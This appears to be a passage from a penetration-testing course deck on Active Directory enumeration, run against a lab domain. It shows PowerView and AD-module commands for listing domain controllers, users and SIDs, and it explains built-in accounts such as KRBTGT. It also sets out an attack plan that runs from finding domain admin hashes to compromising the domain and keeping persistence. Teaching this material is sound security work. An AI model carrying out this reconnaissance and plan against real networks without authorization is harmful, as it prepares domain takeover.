


TREES AND FORESTS





FOREST



AD/DC ENUMERATION

Get domain name and Domain Controller (PowerView module)

Get-domain

Get-domaincontroller

Get domain name and domain controller (AD modules)

Get-addomain

Get-addomaincontroller

Windows PowerShell

PS C:\HackersAcademy> Get-Domain

```
Forest          : hackersacademy.local
DomainControllers : {dc-01.hackersacademy.local}
Children        : {}
DomainMode      : Unknown
DomainModeLevel : 7
Parent          :
PdcRoleOwner    : dc-01.hackersacademy.local
RidRoleOwner    : dc-01.hackersacademy.local
InfrastructureRoleOwner : dc-01.hackersacademy.local
Name            : hackersacademy.local
```

Windows PowerShell

PS C:\HackersAcademy> Get-DomainController

```
Forest          : hackersacademy.local
CurrentTime     : 4/6/2021 6:33:32 PM
HighestCommittedUsn : 12915
OSVersion       : Windows Server 2019 Standard Evaluation
Roles           : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain          : hackersacademy.local
IPAddress       : 192.168.135.100
SiteName        : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name            : dc-01.hackersacademy.local
Partitions      : {DC=hackersacademy,DC=local, CN=Configuration,DC=hackersacademy,DC=local, CN=Schema,CN=Configuration,DC=hackersacademy,DC=local, DC=DomainDnsZones,DC=hackersacademy,DC=local...}
```

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence




USER ACCOUNTS

SECURITY PRINCIPALS

Security Principals

- Objects that can be authenticated by the operating system and manage access to AD resources.
- Can be user account, computer account etc.
- Each principal is represented by a Security Identifier (SID).




SECURITY IDENTIFIER AND CONTEXT

SID

- Uniquely identify a security principal or security group.
- Each account or group, or process has a unique SID.
- There are well-known SIDs that identify generic groups and users.

Security Context


- When user signs in, system creates an access token.
- Access token contains the user's SID, user rights, and the SIDs for any groups the user belongs to.
- This token provides the security context.



AD ACCOUNTS - DEFAULT ACCOUNTS

Built-in Accounts

- Created automatically on DC.
- Have domain-wide access.
- Stored in Users container in AD.
- Include: Administrator, Guest and **KRBTGT**.



AD ACCOUNTS – ADMINISTRATORS AND KRBTGT

Domain Admins

- Administrator on DC becomes the Domain Admin account.
- Most powerful account in the domain.
- SID/RID Administrator **S-1-5-<domain>-500**
- SID/RID Domain Admins **S-1-5-<domain>-512**
- SID/RID Enterprise Admins **S-1-5-<domain>-519**

KRBTGT

- Service account for Key Distribution Center (KDC).
- Privileged account targeted in many attacks (more later).
- SID/RID **S-1-5-<domain>-502**

```
DistinguishedName : CN=Administrator,CN=Users,DC=hackersacademy,DC=local
Enabled          : True
GivenName        :
Name             : Administrator
ObjectClass      : user
ObjectGUID       : 0fb91284-5e45-4856-a706-4fea47d02ce3
SamAccountName   : Administrator
SID              : S-1-5-21-1680760301-1757448932-1462432157-500
Surname          :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=hackersacademy,DC=local
Enabled          : False
GivenName        :
Name             : Guest
ObjectClass      : user
ObjectGUID       : 35f64704-4a28-4d4f-a394-de1ee2fa51fb
SamAccountName   : Guest
SID              : S-1-5-21-1680760301-1757448932-1462432157-501
Surname          :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=hackersacademy,DC=local
Enabled          : False
GivenName        :
Name             : krbtgt
ObjectClass      : user
ObjectGUID       : fb9f29c4-c991-4034-8e4a-9b13ad6ef13a
SamAccountName   : krbtgt
SID              : S-1-5-21-1680760301-1757448932-1462432157-502
Surname          :
UserPrincipalName :
```

SAMACCOUNT VS UPN

SamAccount

- Pre Windows 2000
- 20 characters length limit
- Format is: domain\user

Account

First name:	IT Support
Middle initials:	
Last name:	Escalations
Full name:	* IT Support Escalations
User UPN logon:	user @ ticketbox
User SamAccountName lo...	ticketbox *** user56789101112131415
<input type="checkbox"/> Protect from accidental deletion	

The maximum number of characters for this field is 20.

UserPrincipalName

- Internet style login name
- Avoid collision in forest
- User can be used as SMTP username
- Format is: user@domain.something

Account

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GET USERS

Using PowerView module:

```
Get-Netuser
```

```
Get-Netuser | select samaccountname
```

Using AD modules:

```
Get-ADUser -Filter *
```

```
Get-ADUser -Filter * | select SamAccountName
```

Filtering by SID number :

```
Get-ADUser -Filter * | where-object {$_.SID -like "*500"}
```

MISSION

Get SIDs for all users

SOLUTION

```
Get-ADUser -Filter * | Select SamAccountName, UserPrincipalName, SID
```

```
Get-NetUser | select SamAccountName, UserPrincipalName, ObjectSID
```

DISCUSS

- How can we identify admin accounts?
- Are these domain admins?
- How is this useful?
- How can you check logon count for users?
- How is this useful?

MORE PROPERTIES

```
Get-ADUser -Filter * -Properties * | select  
SamAccountName,LogonCount
```

ATTACK PLAN

Find domain controller

Find domain admin accounts (partial)

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence



GROUPS & OUS

GROUPS

Purpose


- Group objects together for easier administration.
- Efficient way to assign access to resources .

Scope

- Domain
- Global
- Universal

Type

